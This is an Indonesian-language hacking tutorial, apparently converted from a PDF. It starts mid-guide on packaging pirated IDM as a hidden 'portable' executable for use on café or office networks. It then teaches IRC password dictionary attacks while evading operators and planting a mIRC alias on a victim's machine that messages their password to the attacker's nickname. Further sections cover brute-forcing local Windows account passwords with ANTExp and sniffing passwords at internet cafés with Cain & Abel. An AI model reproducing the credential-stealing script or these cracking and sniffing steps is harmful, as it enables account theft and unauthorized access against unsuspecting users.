
Lalu buka software Quick Batch File Compiler v2.1.5.0 untuk merubah setup.bat menjadi setup.exe.



Jangan lupa pilih option Ghost application (biar gak nongol export registrynya)


Trus klik build n tulis nama setup.

Dan hasilnya:




Untuk membuat filenya jadi lebih kecil, buang file yg tak berguna seperti: uninstall.exe, setup.bat, atau file helpnya, tapi klo gak mo d buang file helpnya jd gak papa.

Lanjut Select semua file





Catatan : sudah terinstal winrar.


Select “Create SFX archive” n Compression method “Best”



Lanjut pilih tab Advanced









Opsssss klupaan buat iconnya!!!!

Buka Aicon119



Setelah selesai smua klik OK.



Horeeee berhasil ngebuatnya “IDM Portable”. Yang lainnya silahkan di delete kecuali IDM Portable.exe.

Masukkan ke flashdisk, siap nyedot bandwith warnet or kantor heeee.....3.

Catt:

Seperti yg saya katakan pertama, klo registrynya d disable sama admin ni software gk bakalan fullversion. Jd Solusinya apa???????

Tunggu Tutorial portable II.....

Dengan tool-tool yg lebih simple di bandingkan dengan tutor portable I ini.

Silahkan dicoba d komputer yg gak terinstal IDM.



Selamat anda telah berhasil membuat software portable yg pertama.

#####

Ilmu Akan Bermanfaat

Bila Membiasakan

Untuk Saling Berbagi

From Ane Minuz (**Lampung City**)

#####

Thanks To:

Allah SWT n Muhammad SAW

Almamater tercinta : **Himatro Unila** (Alumni)

Yogyafree : Buat **Mas Hartono**, Thanks CD-DVD nya.

X-CODE smuanya.

Buat INTERNISTI

Toolnya : (Udah Tak buat Portable)

http://rapidshare.com/files/29786741/Tool_Portable.rar

Pass : X-CODE

Password Cracking

Penulis : poni @ irc.dal.net #Khuntong, #YogyaFree, #Xcode



“Ilmu pengetahuan sesungguhnya bebas dipelajari untuk suatu tujuan yang sangat manusiawi, yaitu melindungi diri sendiri” .(poni)

//-----Basa Basi.

Program dan script pada tutorial yang akan dibahas di bawah ini dapat anda download di <http://www.geocities.com/ferdianelli/passrek.html>

//-----Crack password nickname dan channel IRC.

Tool : Script : WICKED IRC Password Cracker 1.3.

Dictionary attack atau menjebol password dengan menggunakan sejumlah kata-kata atau kombinasi huruf yang terdapat pada text dokumen dapat dilakukan dengan script di mIRC.

Copykan file crack.mrc ke direktori dimana mIRC berada (biasanya di C:\program files\mIRC) . Di kolom status ketik /load -rs crack.mrc.

Lalu klik kanan dan pilih Password Cracker > Nick atau Chan Cracker > dan set terlebih dahulu nick, dictionary ,speed. Setelah itu baru klik start. Jika ternyata password target tidak berhasil dijebol, itu artinya password yang digunakan target tidak terdapat pada kata-kata di teks file. Kita dapat mengganti file dictionary-nya dan mencoba lagi.

Ada hal yang perlu diperhatikan. Ketika melakukan brute force identify terhadap nick/channel, server dal.net akan mencatat setiap aktivitas identify yang berhasil ataupun gagal. Itu artinya nickname dan IP address yang anda gunakan saat itu akan tercatat ke file log. Ada baiknya anda tidak menggunakan nickname anda ataupun IP address pribadi. Sebab jika sial-sialnya pas lagi nge-crack ketahuan ama irc operator / csop, nick atau IP address akan di-blacklist.

Cara lain untuk mendapatkan password irc nickname adalah dengan memasukkan script ke PC korban. Lagi-lagi ini butuh kelicikan... Pikirin sendiri ya caranya.


Berikut dibawah ini adalah script yang dijalankan di mIRC korban. Kombinasikan tombol ALT dan R bersamaan lalu klik tabel "aliases", copy dan paste script dibawah secara sederet dan tidak melangkah ke baris bawah :

`/identify /identify $$1 | /identify $$1 $2 | /memoserv send poni(ganti sendiri) my pass : $1 $2 | /clear | /identify $$1 $2`
Fungsi : user yang meng-identify nick atau channel akan mengirimkan passwordnya ke nick **poni**.

//-----Crack password Windows Komputer Lokal.


Tool : Advanced NT Security Explorer (ANTExp) vers 2.0.

Komputer di kantor atau Lab sekolah anda memiliki beberapa user account rahasia dengan password protection ? Pake aja "Advanced NT Security Explorer (ANTExp)"



Setelah program dijalankan, anda akan melihat tampilannya seperti dibawah ini. Klik di “Registry Dump”, pilih *Local Machine*. klik Load. Maka anda akan melihat sejumlah user account yang terdapat pada komputer tersebut. Ceklis user account yang akan di-crack lalu klik di “Attack”. Anda dapat memilih salah satu metode password cracking. Metode yang didukung antara lain : Bruteforce attack, Mask Attack atau Dictionary attack. Sebagai catatan, jika anda memilih metode “Bruteforce”, anda disarankan untuk men-setting “Length” minimum = 1 dan maksimum = 14. pada bagian “Range” anda dapat menentukan karakter yang akan dikombinasikan. Lalu di klik “Start Recovery” (gambar panah berwarna biru). Tungguin aja prosesnya. Durasi waktu untuk meng-crack password tergantung panjangnya password user account dan juga spesifikasi hardware komputer.

Advanced NT Security Explorer (ANTExp) tidak dapat menjebol password diatas 14 karakter. ☺ Tetapi jarang-jarang ada admin yang nge-set passwordnya sampai diatas 14 karakter.




//-----Panen password di dalam jaringan komputer.

Tool : Cain & Abel Vers.4.2

Cain & Abel adalah sebuah program yang sangat mengagumkan. Jika anda menjalankannya di warnet. Anda hanya perlu duduk dan melihat password bermunculan di monitor anda. ☺ tergantung apa yang dilakukan user di warnet tersebut.). Cain & Abel dapat menangkap paket, menyaring password dan aktivitas lain yang anda lakukan didalam sebuah jaringan lokal. Itulah alasan mengapa sangat tidak aman melakukan login dan transaksi online di warnet, LAN (Local Area Network), WLAN (Wireless LAN).

